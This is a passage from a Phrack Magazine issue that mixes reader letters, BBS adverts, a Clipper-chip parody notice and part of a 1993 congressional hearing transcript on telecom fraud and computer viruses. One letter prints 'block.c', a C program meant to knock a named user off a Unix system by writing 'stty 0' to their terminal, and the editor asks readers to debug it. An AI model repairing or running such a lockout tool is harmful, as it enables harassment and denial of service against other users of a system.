Commandment #4: Exodus 20:8-11 (KJV) Remember the sabbath day, to keep it holy. Six days shalt thou labour, and do all thy work: But the seventh day is the sabbath of the LORD thy God: in it thou shalt not do any work, thou, nor thy son, nor thy daughter, thy manservant, nor thy maidservant, nor thy cattle, nor thy stranger that is within thy gates: For in six days the LORD made heaven and earth, the sea, and all that in them is, and rested the seventh day: wherefore the LORD blessed the sabbath day, and hallowed it.

Commandment #5: Exodus 20:12 (KJV) Honour thy father and thy mother: that thy days may be long upon the land which the LORD thy God giveth thee.

Commandment #6: Exodus 20:13 (KJV) Thou shalt not kill.

Commandment #7: Exodus 20:14 (KJV) Thou shalt not commit adultery.

Commandment #8: Exodus 20:15 (KJV) Thou shalt not steal.

Commandment #9: Exodus 20:16 (KJV) Thou shalt not bear false witness against thy neighbour.

Commandment #10: Exodus 20:17 (KJV) Thou shalt not covet thy neighbour's house, thou shalt not covet thy neighbour's wife, nor his manservant, nor his maidservant, nor his ox, nor his ass, nor any thing that is thy neighbour's.

I also recommend that the following books be obtained and closely studied:

The Great Controversy
By Ellen G. White
Review and Herald Publishing Association
Hagerstown, MD 21740

The Desire of the Ages
By Ellen G. White
Review and Herald Publishing Association
Hagerstown, MD 21740

Patriarchs and Prophets
By Ellen G. White
Review and Hearld Publishing Association
Hagerstown, MD 21740

Daniel and the Revelation
By Uriah Smith
Review and Herald Publishing Association
Hagerstown, MD 21740

[Praise the Lord & Pass the Ammunition!]

Big Brother Inside Logo
A parody of the Intel's Logo modified for the Clipper Chip is now available for use for stickers, posters, brochures etc.

The Big Brother Inside graphic files are now available at the CPSR Internet Archive - ftp/gopher cpsr.org /cpsr/privacy/crypto/clipper

big_brother_inside_sticker.ps (postscript-scale to fit your project)
big_brother_inside_logo.gif (Color GIF - good startup/background screen)
big_brother_inside_picts_info.txt (Info on the files)

The files have also been uploaded to America Online in the Mac Telecom and Graphic Arts folders.

big_brother_inside_sticker.ps is a generic postscript file, created in CorelDraw. The postscript image lies landscape on the page, and consists of the intel-logo's ``swoosh'' and crayon-like lettering on the inside.

This design was originally created for the sticker project: the image was screened onto transparent stickers 1" square for the purpose of applying them to future clipper-chip products. (cdodhner@indirect.com was in charge of that project; as far as I know he's still distributing them for a small donation to cover printing & mailing costs).

The design was created by Matt Thomlinson <phantom@u.washington.edu>

[The stickers I have made a HUGE hit among the various "select targets" at COMDEX. Get yours and join in on the fun. There are a world of mass merchant distributors waiting to be "tagged." Sounds like the SenseReal foundation would love a handful of these for those pesky Intel boxes.]

HI,

1st I want to thank you for dedicating your space to the silliness and foolishness that comes with anything Sara Gordon related.

I think I should have gotten the last word but, who wants to turn this into a public feud, specially with a demented middle aged woman.

Well, Thanks anyway for including the article, I have found people in the underground who believe what I am saying, as I have no monetary interest in this unlike Mrs. Gordon.

Kohntark.

[Well Kohntark, looks like you DID get the last word. No, wait, I did.]

Hello Chris,

I have a constant battle with some of my friends over who can ruin another person's display first. Well, if I could log them out... However, I'm afraid the program doesn't compile.

Thanks for any light you might be able to shed on the matter.

Bye!

I get these 3 errors:

```
"block.c", line 22.17: 1506-030 (S) Identifier open cannot be redeclared.
"block.c", line 41.18: 1506-045 (S) Undeclared identifier user.
"block.c", line 48.16: 1506-045 (S) Undeclared identifier W_OK.
```

```
/* block.c -- prevent a user from logging in
 * by Shooting Shark
 * usage : block username [&]
 * I suggest you run this in background.
 */

#include <stdio.h>
#include <utmp.h>
#include <ctype.h>
#include <termio.h>
#include <fcntl.h>

#define W_OK2
#define SLEEP5
#define UTMP"/etc/utmp"
#define TTY_PRE "/dev/"

main(ac,av)
int ac;
char *av[];
{
int target, fp, open();
struct utmpuser;
struct termio*opts;
char buf[30], buf2[50];

if (ac != 2) {
printf("usage : %s username\n",av[0]);
exit(-1);
}


for (;;) {

if ((fp = open(UTMP,0)) == -1) {
printf("fatal error!  cannot open %s.\n",UTMP);
exit(-1);
}


while (read(fp, &user, sizeof user) > 0) {
if (isprint(user.ut_name[0])) {
if (!(strcmp(user.ut_name,av[1]))) {

printf("%s is logging in...",user.ut_name);
```

```
sprintf(buf,"%s%s",TTY_PRE,user.ut_line);
printf("%s\n",buf);
if (access(buf,W_OK) == -1) {
printf("failed - program aborting.\n");
exit(-1);
}
else {
if ((target = open(buf,O_WRONLY)) != EOF) {
sprintf(buf2,"stty 0 > %s",buf);
system(buf2);
printf("killed.\n");
sleep(10);
}

} /* else */
} /* if strcmp */
} /* if isprint */
} /* while */
close(fp);

/*sleep(SLEEP);  */

} /* for */


}
```

[Anyone want to take a crack at this?? Debug it and mail it back to us
 so we can forward it on...]

```
xXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXx

                           IT'S BACK!!!!W$#@$#@$


                             _-_-_-_-_-_-_-_-_
                             (               )
                              (    B00m    )
                                (        )
                 CAU             (__  __)                 CAU
                                  __\/___
           "We WiLL BloW     /---/|_____|\----\     uP YoUr CaR!"
                             /CaU-__WuZ__-HeRe\-
                                (0)       (0)


                               fARM R0Ad 666

     *fR666.something.com*     (713)855-0261      *fR666.something.com*

                    CAU-0b/GYN        SySoPs: EighT BaLL
                  kCf-ThP-Phrack              M.C. Allah
                Bc0maP-d0S/2-Tone             Drunkfux


     ' CAU Home                          ' Bc0maP Couriers Site
     ' cDc Factory Direct Outlet(kCf)    ' 0b/GYN Member Site
     ' USENET, InterNet E-Mail(s00n)     ' Hack/Phreak Discussions
     ' Flashback Software                ' ToneLoc Distribution Site
     ' 12oo-14.4 bps                     ' Exophasia Submission Site
     ' 0PhiCiAl PHraCk DiSt Site         ' No Ratios for non dorks

xXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXx
```

[This is 8-Ball's bbs. Call it and watch him shoot up. Word.]

Hackers, phone phreaks, techno-anarchists, cyberpunks, etc.

* * * THE OFFICIAL U.K. '2600 Magazine' MONTHLY MEETINGS. * * *

Meetings are held on the first Friday of each month.

All those interested in attending will be required to meet at the Trocadero shopping centre, which is a one minute walk from the Picadilly Circus underground station, London.

The meeting point is actually inside the shopping centre, next to the Virtual Reality machines located on the bottom floor.

Anyone interested in taking part should assemble next to these machines between 7.00pm and 8.00pm.

Those who attend will then travel by tube train to a 'unknown' location for computer underground discussion, information exchange, etc.

For more information, phone 'Damian' on 071-262-3042, or send email to 'uabbs@works.com'

Check page '46' of your latest '2600 Magazine' for details of other meeting locations, etc.

2600 Magazine
PO Box 752
Middle Island
NY 11953
U.S.A.

Tel: +1-516-751-2600 (24 hour answering system)
Fax: +1-516-751-2608

This bulletin was created by 'Phantasm' on Tuesday 08-Feb-94 at 11:51pm.

[You brits: GO TO THESE MEETINGS! And go trashing afterwards! And raise some hell. Throw caution to the wind. Be loud and obnoxious. Get thrown out. (Just pretend you are Americans. It works every time.)]

Hello,

I run a board here in the UK known as Unauthorised Access. We have been online since 1990 (the year of our anti-hacking law's approval) and the system is now the largest computer underground board in the U.K. (2,000+ quality files and growing each day)

I also attended the HEU congress in Holland but although I spoke with Eric Corley (2600) and BillSF (Hack-Tic), I did not know where to find you. I expect you dissappeared off to Amsterdam like so many of the other visitors to Holland.

Anyway, I noticed in your last issue (44) that you seem to have quite a few readers in the United Kingdom. I would like to tell you about my system here in the UK. (Please include this advert in your next issue of PHRACK) Thanks!

Unauthorised Access
Online 10.00pm-7.00am GMT
Established 1990
Britain's largest computer underground system
30+ message special interest groups
2,000+ underground file online

c64/Amiga/IBM/ h/p util support
Running at 3oo/12oo/24oo/96oo HST
tel: +[44] 636-708063

SysOp: Phantasm

[I always dig Overseas BBSes. Unfortunately I couldn't get a strong line when I've tried to call. Geez, you would think that in this age of fiber, I may be able to connect...but noooooo. :)]

New TimeWasters T-shirts !

Do you know the feeling ? You're behind your terminal for hours, browsing the directories of your school's UNIX system. Instead of holes, bugs and bad file permissions you find tripwire, TCPwrapper and s/key. You run a file with a s-bit and immediately you get a mail from the system admin asking what you are doing. In other words, no chance to ever become a good hacker there.

Now you have the chance to at least pretend to be an eleet hacker. The Dutch hacking fanatics The TimeWasters have released the third version of their cool 'hacker' T-shirt. Because the previous versions were too limited (20 and 25 shirts) we printed no less than 200 shirts this time.

Of course you want to know, what does it look like ?
On the front, a TimeWasters logo in color. Below that a picture of two hacking dudes, hanging behind their equipment, also featuring a stack of phracks, pizza boxes, beer, kodez, and various computer-related stuff with a 'No WsWietse' sticker. On the back, the original TimeWasters logo with the broken clock. Below it, four original and dead funny real quotes featuring the art of Time Wasting.

Wearing this shirt can only provoke one reaction; WOW !
Imagine going up to the helpdesk wearing this shirt and keeping a straight face while asking a security question !

And for just $2 more you'll get a pair of sunglasses with the text 'TimeWasters' on them !

To order:
Send $20 or $22 to
TimeWasters
Postbus 402
5611 AK Eindhoven
The Netherlands, Europe
This includes shipping. Please allow some time for delivery. If you are in Holland, don't send US$, email the address below for the price in guilders and our 'postbank' number.

For more information: email to:
- timewasters-request@win.tue.nl with subject: T-SHIRT for a txtfile with more info.
- rob@hacktic.nl or gigawalt@win.tue.nl for questions.

[I've got one Time Wasters shirt...Now I'm gonna have to get another. Wonder if they'll trade...I know this guy who makes some damn cool shirts... but the glasses are the clincher. I'm ordering now.]

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 20 of 28

****

The Senator Markey Hearing Transcripts

[To obtain your own copy of this hearing and the other related ones, contact the U.S. Government Printing Office (202-512-0000) and ask for Serial No. 103-53, known as "Hearings Before The Subcommittee on Telecommunications and Finance of the Committee on Energy and Commerce, House of Representatives, One Hundred Third Congress, First Session, April 29 and June 9, 1993".]

Mr. MARKEY. If you could close the door, please, we could move on to this very important panel. It consists of Mr. Donald Delaney, who is a senior investigator for the New York State Police. Mr. Delaney has instructed telecommunications fraud at the Federal Law Enforcement Training Center and has published chapters on computer crime and telecommunications fraud. Dr. Peter Tippett is an expert in computer viruses and is the director of security products for Symantec Corporation in California. Mr. John J. Haugh is chairman of Telecommunications Advisors Incorporated, a telecommunications consulting firm in Portland, Oreg., specializing in network security issues. Dr. Haugh is the editor and principal author of two volumes entitled "Toll Fraud" and "Telabuse" in a newsletter entitled "Telecom and Network Security Review." Mr. Emmanuel Goldstein is the editor-in-chief of "2600: The Hacker Quarterly." Mr. Goldstein also hosts a weekly radio program in New York called "Off The Hook." Mr. Michael Guidry is chairman and founder of the Guidry Group, a security consulting firm specializing in telecommunications issues. The Guidry Group works extensively with the cellular industry in its fight against cellular fraud.

We will begin with you, Mr. Delaney, if we could. You each have 5 minutes. We will be monitoring that. Please try to abide by the limitation. Whenever you are ready, please begin.

STATEMENTS OF DONALD P. DELANEY, SENIOR INVESTIGATOR, NEW YORK STATE POLICE; JOHN J. HAUGH, CHAIRMAN, TELECOMMUNICATIONS ADVISORS; EMMANUEL GOLDSTEIN, PUBLISHER, 2600 MAGAZINE; PETER S. TIPPETT, DIRECTOR, SECURITY AND ENTERPRISE PRODUCTS, SYMANTEC CORP.; AND MICHAEL A. GUIDRY, CHIEF EXECUTIVE OFFICER, THE GUIDRY GROUP

Mr. DELANEY. Thank you, Mr. Chairman, for the invitation to testify today.

As a senior investigator with the New York State Police, I have spent more than 3 years investigating computer crime and telecommunications fraud. I have executed more than 30 search warrants and arrested more than 30 individuals responsible for the entire spectrum of crime in this area.

I authored two chapters in the "Civil and Criminal Investigating Handbook" published by McGraw Hill entitled "Investigating Computer Crime and Investigating Telecommunications Fraud." Periodically I teach a 4-hour block instruction on telecommunications fraud at the Federal Law Enforcement Training Center in Georgia.

Although I have arrested some infamous teenagers, such as Phiber Optic, ZOD, and Kong, in some cases the investigations were actually conducted by the United States Secret Service. Because Federal law designates a juvenile as one less than 18 years of age and the Federal system has no means of prosecuting a juvenile, malicious hackers, predominately between 13 and 17 years of age, are either left unprosecuted or turned over to local law enforcement. In some cases, local law enforcement were either untrained or unwilling to investigate the high-tech crime.

In examining telecommunications security, one first realizes that all telecommunications is controlled by computers. Computer criminals abuse these systems not only for free service but for a variety of crimes ranging from harassment to grand larceny and

illegal wiretapping. Corporate and Government espionage rely on the user-friendly networks which connect universities, military institutions, Government offices, corporate research and development computers. Information theft is common from those companies which hold our credit histories. Their lack of security endanger each of us, but they are not held accountable.

One activity which has had a financial impact on everyone present is the proliferation of call sell operations. Using a variety of methods, such as rechipped cellular telephones, compromised PBX remote access units, or a combination of cellular phone and international conference lines, the entrepreneur deprives the telephone companies of hundreds of millions of dollars each year. These losses are passed on to each of us as higher rates.

The horrible PBX problem exists because a few dozen finger hackers crack the codes and disseminate them to those who control the pay phones. The major long distance carriers each have the ability to monitor their 800 service lines for sudden peaks in use. A concerted effort should be made by the long distance carriers to identify the finger hackers, have the local telephone companies monitor the necessary dialed number recorders, and provide local law enforcement with timely affidavits. Those we have arrested for finger hacking the PBX's have not gone back into this type of activity or crime.

The New York State Police have four newly trained investigators assigned to investigate telecommunications fraud in New York City alone. One new program sponsored by AT&T is responsible for having trained police officers from over 75 departments about this growing blight in New York State alone.

Publications, such as "2600," which teach subscribers how to commit telecommunications crime are protected by the First Amendment, but disseminating pornography to minors is illegal. In that many of the phone freaks are juveniles, I believe legislation banning the dissemination to juveniles of manuals on how to commit crime would be appropriate.

From a law enforcement perspective, I applaud the proposed Clipper chip encryption standard which affords individuals protection of privacy yet enables law enforcement to conduct necessary court-ordered wiretaps, and with respect to what was being said in the previous conversation, last year there were over 900 court-ordered wiretaps in the United States responsible for the seizure of tons of illicit drugs coming into this country, solving homicides, rapes, kidnappings. If we went to an encryption standard without the ability for law enforcement to do something about it, we would have havoc in the United States -- my personal opinion.

In New York State an individual becomes an adult at 16 years old and can be prosecuted as such, but if a crime being investigated is a Federal violation he must be 18 years of age to be prosecuted. Even in New York State juveniles can be adjudicated and given relevant punishment, such as community service.

I believe that funding law enforcement education programs regarding high-tech crime investigations, as exists at the Federal Law Enforcement Training Center's Financial Frauds Institute, is one of the best tools our Government has to protect its people with regard to law enforcement.

Thank you.

Mr. WYDEN [presiding]. Thank you very much for a very helpful presentation.

Let us go next to Mr. Haugh.

We welcome you. It is a pleasure to have an Oregonian, particularly an Oregonian who has done so much in this field, with the subcommittee today. I also want to thank Chairman Markey and his excellent staff for all their efforts to make your attendance possible today.

So, Mr. Haugh, we welcome you, and I know the chairman is going to be back here in just a moment.

STATEMENT OF JOHN J. HAUGH

Mr. HAUGH. Thank you, Mr. Wyden.

We expended some 9,000 hours, 11 different people, researching the problem of toll fraud, penetrating telecommunications systems, and then stealing long distance, leading up to the publication of

our two-volume reference work in mid-1992. We have since spent about 5,000 additional hours continuing to monitor the problem, and we come to the table with a unique perspective because we are vender, carrier, and user independent.

In the prior panel, the distinguished gentleman from AT&T, for whom I have a lot of personal respect, made the comment that the public justifiably is confident that the national wire network is secure and that the problem is wireless. With all due respect, that is a laudable goal, but as far as what is going on today, just practical reality, that comment is simply incorrect, and if the public truly is confident that the wired network is secure, that confidence is grossly misplaced.

We believe 35,000 users will become victimized by toll fraud this year, 1993. We believe the national problem totals somewhere between $4 and $5 billion. It is a very serious national problem. We commend the chairman and this committee for continuing to attempt to draw public attention and focus on the problem.

The good news, as we see it, over the last 3 years is that the severity of losses has decreased. There is better monitoring, particularly on the part of the long distance carriers, there is more awareness on the part of users who are being more careful about monitoring and managing their own systems, as a result of which the severity of loss is decreasing. That is the good news.

The bad news is that the frequency is greatly increasing, so while severity is decreasing, frequency is increasing, and I will give you some examples. In 1991 we studied the problem from 1988 to 1991 and concluded that the average toll fraud loss was $168,000. We did a national survey from November of last year to March of this year, and the average loss was $125,000, although it was retrospective. Today we think the average loss is $30,000 to $60,000, which shows a rather dramatic decline.

The problem is, as the long distance thieves, sometimes called hackers, are rooted out of one system, one user system, they immediately hop into another one. So severity is dropping, but frequency is increasing. Everybody is victimized. You have heard business users with some very dramatic and very sad tales. The truth is that everybody is victimized; the users are victimized; the long distance carriers are victimized; the cellular carriers are victimized, the operator service providers; the co-cod folks, the aggregators and resellers are victimized; the LEC's and RBOC's, to a limited extent, are victimized; and the vendors are victimized by being drawn into the problem.

Who is at fault? Everybody is at fault. The Government is at fault. The FCC has taken a no-action, apathetic attitude toward toll fraud. That Agency is undermanned, it is understaffed, it is underfunded, it has difficult problems -- no question about that -- but things could and should be done by that Agency that have not been done.

The long distance carriers ignored the problem for far too long, pretended that they could not monitor when, in fact, the technology was available. They have done an outstanding job over the last 2 years of getting with it and engaging themselves fully, and I would say the long distance carriers, at the moment, are probably the best segment of anyone at being proactive to take care of the problem.

Users too often ignored security, ignored their user manuals, failed to monitor, failed to properly manage. There has been improvement which has come with the public knowledge of the problem. CPE venders, those folks who manufactured the systems that are so easy to penetrate, have done an abysmally poor job of engineering into the systems security features. They have ignored security. Their manuals didn't deal with security. They are starting to now. They are doing a far better job. More needs to be done.

The FCC, in particular, needs to become active. This committee needs to focus more attention on the problem, jawbone, keep the heat on the industry, the LEC's and the RBOC's in particular. The LEC's and the RBOC's have essentially ignored the problem. They are outside the loop, they say, yet the LEC's and the RBOC's collected over $21 billion last year in access fees for connecting their

users to the long distance networks. How much of that $21 billion did the LEC's and the RBOC's reinvest in helping to protect their users from becoming victimized and helping to combat user-targeted toll fraud? No more than $10 million, one-fifth of 1 percent.

Many people in the industry feel the LEC's and the RBOC's are the one large group that has yet to seriously come to the table. Many in the industry -- and we happen to agree -- feel that 3 to 4 percent of those access fees should be reinvested in protecting users from being targeted by the toll fraud criminals.

The FCC should become more active. The jawboning there is at a minimal level. There was one show hearing last October, lots of promises, no action, no regulation, no initiatives, no meetings. A lot could be done. Under part 68, for example, the FCC, which is supposed to give clearance to any equipment before it is connected into the network, they could require security features embedded within that equipment. They could prevent things like low-end PBX's from being sold with three-digit barrier codes that anyone can penetrate in 3 to 5 minutes.

Thank you, Mr. Chairman.

Mr. MARKEY. THANK YOU, MR. HAUGH, VERY MUCH.

Mr. Goldstein, let's go to you next.

STATEMENT OF EMMANUEL GOLDSTEIN

Mr. GOLDSTEIN. Thank you, Mr. Chairman, and thank you to this committee for allowing me the opportunity to speak on behalf of those who, for whatever reason, have no voice.

I am in the kind of unique position of being in contact with those people known as computer hackers throughout the world, and I think one of the misconceptions that I would like to clear up, that I have been trying to clear up, is that hackers are analogous to criminals. This is not the case. I have known hundreds of hackers over the years, and a very, very small percentage of them are interested in any way in committing any kind of a crime. I think the common bond that we all have is curiosity, an intense form of curiosity, something that in many cases exceeds the limitations that many of us would like to put on curiosity. The thing is though, you cannot really put a limitation on curiosity, and that is something that I hope we will be able to understand.

I like to parallel the hacker culture with any kind of alien culture because, as with any alien culture, we have difficulty understanding its system of values, we have difficulty understanding what it is that motivates these people, and I hope to be able to demonstrate through my testimony that hackers are friendly people, they are curious people, they are not out to rip people off or to invade people's privacy; actually, they are out to protect those things because they realize how valuable and how precious they really are.

I like to draw analogies to where we are heading in the world of high technology, and one of the analogies I have come up with is to imagine yourself speeding down a highway, a highway that is slowly becoming rather icy and slippery, and ask yourself the question of whether or not you would prefer to be driving your own car or to be somewhere inside a large bus, and I think that is kind of the question we have to ask ourselves now. Do we want to be in control of our own destiny as far as technology goes, or do we want to put all of our faith in somebody that we don't even know and maybe fall asleep for a little while ourselves and see where we wind up? It is a different answer for every person, but I think we need to be able to at least have the opportunity to choose which it is that we want to do.

Currently, there is a great deal of suspicion, a great deal of resignation, hostility, on behalf of not simply hackers but everyday people on the street. They see technology as something that they don't have any say in, and that is why I particularly am happy that this committee is holding this hearing, because people, for the most part, see things happening around them, and they wonder how it got to that stage. They wonder how credit files were opened on them; they wonder how their phone numbers are being passed on through A&I and caller ID. Nobody ever went to these people and said, "Do you want to do this? Do you want to change the rules?"

The thing that hackers have learned is that any form of technology can and will be abused, whether it be calling card numbers or the Clipper chip. At some point, something will be abused, and that is why it is important for people to have a sense of what it is that they are dealing with and a say in the future.

I think it is also important to avoid inequities in access to technology, to create a society of haves and have-nots, which I feel we are very much in danger of doing to a greater extent than we have ever done before. A particular example of this involves telephone companies, pay phones to be specific. Those of us who can make a telephone call from, say, New York to Washington, D.C., at the cheapest possible rate from the comfort of our own homes will pay about 12 cents for the first minute. However, if you don't have a phone or if you don't have a home, you will be forced to pay $2.20 for that same first minute.

What this has led to is the proliferation of what are known as red boxes. I have a sample (indicating exhibit). Actually, this is tremendously bigger than it needs to be. A red box can be about a tenth of the size of this. But just to demonstrate the sound that it takes for the phone company to believe that you have put a quarter into the phone (brief tone is played), that is it, that is a quarter.

Now we can say this is the problem, this huge demonic device here is what is causing all the fraud, but it is not the case. This tape recorder here (same brief tone is played) does the same thing. So now we can say the tones are the problem, we can make tones illegal, but that is going to be very hard to enforce.

I think what we need to look at is the technology itself: Why are there gaping holes in them? and why are we creating a system where people have to rip things off in order to get the same access that other people can get for virtually nothing?

I think a parallel to that also exists in the case of cellular phones. I have a device here (indicating exhibit) which I won't demonstrate, because to do so would be to commit a Federal crime, but by pressing a button here within the course of 5 seconds we will be able to hear somebody's private, personal cellular phone call.

Now the way of dealing with privacy with cellular phone calls is to make a law saying that it is illegal to listen. That is the logic we have been given so far. I think a better idea would be to figure out a way to keep those cellular phone calls private and to allow people to exercise whatever forms of privacy they need to have on cellular phone calls.

So I think we need to have a better understanding both from the legislative point of view and in the general public as far as technology in itself, and I believe we are on the threshold of a very positive, enlightened period, and I see that particularly with things like the Internet which allow people access to millions of other people throughout the world at very low cost. I think it is the obligation of all of us to not stand in the way of this technology, to allow it to go forward and develop on its own, and to keep a watchful eye on how it develops but at the same time not prevent it through overlegislation or overpricing.

Thank you very much for the opportunity to speak.

Mr. MARKEY. Thank you, Mr. Goldstein.

Dr. Tippett.

STATEMENT OF PETER S. TIPPETT

Mr. TIPPET. Thank you.

I am Peter Tippett from Symantec Corporation, and today I am also representing the National Computer Security Association and the Computer Ethics Institute. Today is Computer Virus Awareness Day, in case you are not aware, and we can thank Jack Fields, Representative Fields, for sponsoring that day on behalf of the Congress, and I thank you for that.

We had a congressional briefing this morning in which nine representatives from industry, including telecommunications and aerospace and the manufacturing industry, convened, and for the first time were willing to talk about their computer virus problems in public. I have got to tell you that it is an interesting problem, this computer virus problem. It is a bit different from

telephone fraud. The virus problem is one which has probably among the most misrepresentation and misunderstanding of these various kinds of fraud that are going on, and I would like to highlight that a little bit. But before I do, I would like to suggest what we know to be the costs of computer viruses just in America.

The data I am representing comes from IBM and DataQuest, a Dunn and Bradstreet company, it is the most conservative interpretation you could make from this data. It suggests that a company of only a thousand computers has a virus incident every quarter, that a typical Fortune 500 company deals with viruses every month, that the cost to a company with only a thousand computers is about $170,000 a year right now and a quarter of a million dollars next year. If we add these costs up, we know that the cost to United States citizens of computer viruses just so far, just since 1990, exceeds $1 billion.

When I go through these sorts of numbers, most of us say, well, that hype again, because the way the press and the way we have heard about computer viruses has been through hype oriented teachings. So the purpose here is not to use hype and not to sort of be alarmist and say the world is ending, because the world isn't ending per se, but to suggest that there isn't a Fortune 500 company in the United States who hasn't had a computer virus problem is absolutely true, and the sad truth about these viruses is that the misconceptions are keeping us from doing the right things to solve the problem, and the misconceptions stem from the fact that companies that are hit by computer viruses, which is every company, refused to talk about that until today.

There are a couple of other unique things and misconceptions about computer viruses. One is that bulletin boards are the leading source of computer viruses. Bulletin boards represent the infancy of the superhighway, I think you could say, and there are a lot of companies that make rules in their company that you are not allowed to use bulletin boards because you might get a virus. In fact, it is way in the low, single-digit percents. It may be as low as 1 percent of computer viruses that are introduced into companies come through some route via a bulletin board.

We are told that some viruses are benign, and, in fact, most people who write computer viruses think that their particular virus is innocuous and not harmful. It turns out that most virus authors, as we just heard from Mr. Goldstein, are, in fact, curious people and not malicious people. They are young, and they are challenged, and there is a huge game going on in the world. There is a group of underground virus bulletin boards that we call virus exchange bulletin boards in which people are challenged to write viruses.

The challenge works like this: If you are interested and curious, you read the threads of communication on these bulletin boards, and they say, you know, "If you want to download some viruses, there's a thousand here on the bulletin board free for your downloading," but you need points. Well, how do you get points? Well, you upload some viruses. Well, where do you get some viruses from? If you upload the most common viruses, they are not worth many points, so you have to upload some really good, juicy viruses. Well, the only way to get those is to write them, so you write a virus and upload your virus, and then you gain acceptance into the culture, and when you gain acceptance into the culture you have just added to the problem.

It is interesting to know that the billion dollars that we have spent since 1990 on computer viruses just in the United States is due to viruses that were written in 1988 and 1987. Back then, we only had one or two viruses a quarter, new, introduced into the world. This year we have a thousand new computer viruses introduced into our community, and it won't be for another 4 or 5 years before these thousand viruses that are written now will become the major viruses that hurt us in the future.

So virus authors don't believe they are doing anything wrong, they don't believe that they are being harmful, and they don't believe that what they do is dangerous, and, in fact, all viruses are.

Computer crime laws don't have anything to do with computer virus writers, so we heard testimony this morning from Scott

Charney of the Department of Justice who suggested that authorized access is the biggest law you could use, and, in fact, most viruses are brought into our organizations in authorized ways, because users who are legitimate in the organizations accidentally bring these things in, and then they infect our companies.

In summary, I think that we need to add a little bit of specific wording in our computer crime legislation that relates particularly to computer viruses and worms. We need, in particular, to educate. We need to go after an ethics angle. We need to get to the point where Americans think that writing viruses or doing these other kinds of things that contaminate our computer superhighways are akin to contaminating our expressways.

In the sixties we had a big "Keep America Beautiful" campaign, and most Americans would find it unthinkable to throw their garbage out the window of their car, but we don't think it unthinkable to write rogue programs that will spread around our highway.

Thank you.

Mr. MARKEY. Thank you, Dr. Tippett.

Mr. Guidry.

STATEMENT OF MICHAEL A. GUIDRY

Mr. GUIDRY. Thank you, Mr. Chairman, for giving me the opportunity to appear before this subcommittee, and thank you, subcommittee, for giving me this opportunity.

The Guidry Group is a Houston-based security consulting firm specializing in telecommunication issues. We started working in telecommunication issues in 1987 and started working specifically with the cellular industry at that time. When we first started, we were working with the individual carriers across the United States, looking at the hot points where fraud was starting to occur, which were major metropolitan cities of course.

In 1991, the Cellular Telephone Industry Association contacted us and asked us to work directly with them in their fight against cellular fraud. The industry itself has grown, as we all know, quite rapidly. However, fraud in the industry has grown at an unbelievable increase, actually faster than the industry itself, and as a result of that fraud now is kind of like a balloon, a water balloon; it appears in one area, and when we try to stamp it out it appears in another area.

As a result, what has happened is, when fraud first started, there was such a thing as subscription fraud, the same type of fraud that occurred with the land line telecommunication industry. That subscription fraud quickly changed. Now what has occurred is, technology has really stepped in.

First, hackers, who are criminals or just curious people, would take a telephone apart, a cellular phone apart, and change the algorithm on the chip, reinsert the chip into the telephone, and cause that telephone to tumble. Well, the industry put its best foot forward and actually stopped, for the most part, the act of tumbling in cellular telephones. But within the last 18 months something really terrible has happened, and that is cloning.

Cloning is the copying of the MIN and and ESN number, and, for clarification, the MIN is the Mobile Identification Number that is assigned to you by the carrier, and the ESN number is the Electronic Cellular Number that is given to the cellular telephone from that particular manufacturer. As a result, now we have perpetrators, or just curious people, finding ways to copy the MIN and the ESN, thereby victimizing the cellular carrier as well as the good user, paying subscriber. This occurs when the bill is transmitted by the carrier to the subscriber and he says something to the effect of, "I didn't realize that I had made $10,000 worth of calls to the Dominican Republic," or to Asia or Nicaragua or just any place like that.

Now what has happened is, those clone devices have been placed in the hands of people that we call ET houses, I guess you would say, and they are the new immigrants that come into the United States for the most part that do not have telephone subscriptions on the land line or on the carrier side from cellular, and now they are charged as much as $25 for 15 minutes to place a call to their home.

Unfortunately, though, the illicit behavior of criminals has

stepped into this network also. Now we have gang members, drug dealers, and gambling, prostitution, vice, just all sorts of crime, stepping forward to use this system where, by using the cloning, they are avoiding law enforcement. Law enforcement has problems, of course, trying to find out how to tap into those telephone systems and record those individuals.

Very recently, cloning has even taken a second step, and that is now something that we term the magic phone, and the magic phone works like this: Instead of cloning just one particular number, it clones a variety of numbers, as many as 14 or 66, thereby distributing the fraud among several users, which makes it almost virtually impossible for us to detect at an early stage.

In response to this, what has happened? A lot of legitimate people have started to look at using the illegitimate cellular services. They are promised that this is a satellite phone or just a telephone that if they pay a $2,500 fee will avoid paying further bills. So now it has really started to spread.

Some people in major metropolitan areas, such as the Southwest, Northeast, and Southeast, have started running their own mini-cellular companies by distributing these cloning phones to possible clients and users, collecting the fee once a month to reactivate the phone if it is actually denied access.

The cellular industry has really stepped up to the plate I think the best they can right now in trying to combat this by working with the switch manufacturers and other carriers, 150 of them to date with the cellular telephone industry, as well as the phone manufacturers, and a lot of companies have started looking at software technology. However, these answers will not come to pass very soon. What we must have is strong legislation.

We have been working for the last 18 months, specifically with the Secret Service and a lot of local, State, and Federal law enforcement agencies. The Service has arrested over 100 people involved in cellular fraud. We feel very successful about that. We also worked with local law enforcement in Los Angeles to form the L.A. Blitz, and we arrested an additional 26 people and seized 66 illegal telephones and several computers that spread this cloning device.

However, now we have a problem. U.S. Title 18, 1029, does not necessarily state cellular or wireless. It is very important, and I pray that this committee will look at revising 1029 and changing it to include wireless and cellular. I think wireless communications, of course, like most people, is the wave of the future, and it is extremely important that we include that in the legislation so that when people are apprehended they can be prosecuted.

Thank you, sir.

Mr. MARKEY. Thank you, Mr. Guidry, very much.

We will take questions now from the subcommittee members.

Let me begin, Mr. Delaney. I would like you and Mr. Goldstein to engage in a conversation, if we could. This is Mr. Goldstein's magazine, "The Hacker Quarterly: 2600," and for $4 we could go out to Tower Records here in the District of Columbia and purchase this. It has information in it that, from my perspective, is very troubling in terms of people's cellular phone numbers and information on how to crack through into people's private information.

Now you have got some problems with "The Hacker Quarterly," Mr. Delaney.

Mr. DELANEY. Yes, sir.

Mr. MARKEY. And your problem is, among other things, that teenagers can get access to this and go joy riding into people's private records.

Mr. DELANEY. Yes, sir. In fact, they do.

Mr. MARKEY. Could you elaborate on what that problem is?

And then, Mr. Goldstein, I would like for you to deal with the ethical implications of the problem as Mr. Delaney would outline them.

Mr. DELANEY. Well, the problem is that teenagers do read the "2600" magazine. I have witnessed teenagers being given free copies of the magazine by the editor-in-chief. I have looked at a

